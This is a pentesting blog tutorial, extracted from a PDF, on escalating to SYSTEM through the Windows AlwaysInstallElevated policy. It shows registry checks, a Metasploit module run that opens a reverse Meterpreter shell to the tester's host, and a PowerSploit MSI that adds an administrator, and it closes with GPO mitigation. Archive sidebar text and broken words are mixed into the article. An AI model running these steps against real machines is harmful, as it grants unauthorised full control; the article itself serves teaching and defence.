
Penetration Testing Lab

Articles from the Pentesting Field



meterpreter > getuid
Server username: PENTESTLAB\pentestlab-user
meterpreter > shell
Process 1488 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\pentestlab-user\Desktop>

Meterpreter Session – Normal user

The easiest method to determine if this issue exist on the host is to query the following registry keys:

reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer

C:\Users\pentestlab-user\Desktop>reg query HKCU\SOFTWARE\Policies\Microsoft\Wind ows\Installer /v AlwaysInstallElevated reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallEle vated HKEY CURRENT USER\SOFTWARE\Policies\Microsoft\Windows\Installer AlwaysInstallElevated REG DWORD 0x1 C:\Users\pentestlab-user\Desktop>reg query HKLM\SOFTWARE\Policies\Microsoft\Wind ows\Installer /v AlwaysInstallElevated reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallEle vated HKEY LOCAL MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer AlwaysInstallElevated REG DWORD 0x1

Query the registry to identify the issue

Privilege Escalation with Metasploit

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Archives

The easiest and the fastest way to escalate privileges is via the Metasploit Framework which contains a module that can generate an MSI package with a simple payload that it will be executed as SYSTEM on the target host and it will be removed automatically to prevent the installation of being registered with the operating system.

```
msf exploit(handler) > use exploit/windows/local/always_install_elevated
msf exploit(always_install_elevated) > set session 1
session => 1
msf exploit(always_install_elevated) > set LHOST 192.168.100.2
LHOST => 192.168.100.2
msf exploit(always_install_elevated) > exploit

[*] Started reverse TCP handler on 192.168.100.2:4444
[*] Uploading the MSI to C:\Users\PENTES-1\AppData\Local\Temp\CIvwsIlFRLj.msi ...
...
[*] Executing MSI...
[*] Sending stage (957999 bytes) to 192.168.100.1
[*] Meterpreter session 3 opened (192.168.100.2:4444 -> 192.168.100.1:49161) at 2017-02-27 19:55:09 -0500
[+] Deleted C:\Users\PENTES-1\AppData\Local\Temp\CIvwsIlFRLj.msi


meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


Exploitation of Always Install Elevated with Metasploit

Generate MSI Package with PowerSploit

<u>PowerSploit</u> framework contains a script that can discover whether this issue exist on the host by checking the registry entries and another one that can generate an MSI file that will add a user account into the local administrators group.

April 2018 > January 2018 December 2017 November 2017 October 2017 September 2017 August 2017 July 2017 > June 2017 May 2017 > April 2017 March 2017 > February 2017 > January 2017 November 2016 September 2016 > February 2015 January 2015 **July 2014** April 2014 June 2013 May 2013 April 2013 March 2013 > February 2013 January 2013 December 2012 November 2012 October 2012 September 2012 > August 2012





Adding an account into Administrators group

The verification that this user has been added into the local administrator group can be done by running the "**net localgroup administrators**" command from the command prompt.

- > July 2012
- > June 2012
- > April 2012
- March 2012
- > February 2012

@ Twitter


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Conclusion

Metasploit Framework can be used as well to generate MSI files however the payload will be executed under the privileges of the user running it which in most of the cases it shouldn't be the administrator. Therefore the PowerSploit script was the only reliable solution to escalate privileges properly.

In order to mitigate this issue the following settings should be disabled from the GPO:

Computer Configuration\Administrative Templates\Windows Compous User Configuration\Administrative Templates\Windows Component


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GPO -Always Install With Elevated Privileges Setting



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
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
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GPO - Always Install with Elevated Privileges Setting







	Thanks Emma! In a Windows Server enable the two settings in the GPO that you see in the Conclusion of this article.
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